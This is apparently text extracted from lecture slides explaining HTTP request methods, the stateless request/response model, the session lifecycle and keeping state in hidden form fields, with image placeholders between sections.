
- Browser sends HTTP requests to the server
 - ▶ Methods: GET, POST, HEAD, ...
 - ▶ GET: to retrieve a resource (html, image, script, css,...)
 - ▶ POST: to submit a form (login, register, ...)
 - ▶ HEAD (a HEAD request could its Content-Length header to check the filesize without actually downloading the file)
- Server replies with a HTTP response
- Stateless request/response protocol
 - ▶ Each request is independent of previous requests
 - ▶ Statelessness has a significant impact on design and implementation of applications

HTTP is Stateless


- The lifetime of an HTTP session is typically:
 - ▶ Client connects to the server
 - ▶ Client issues a request
 - ▶ Server responds
 - ▶ Client issues a request for something in the response
 - ▶ repeat
 - ▶ Client disconnects
- HTTP has no means of noting “oh this is the same client from that previous session”
- With this alone, you’d have to log in at every page load




- Server processing results in intermediate state
- Send the state to the client in *hidden fields*
- Client returns the state in subsequent responses




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
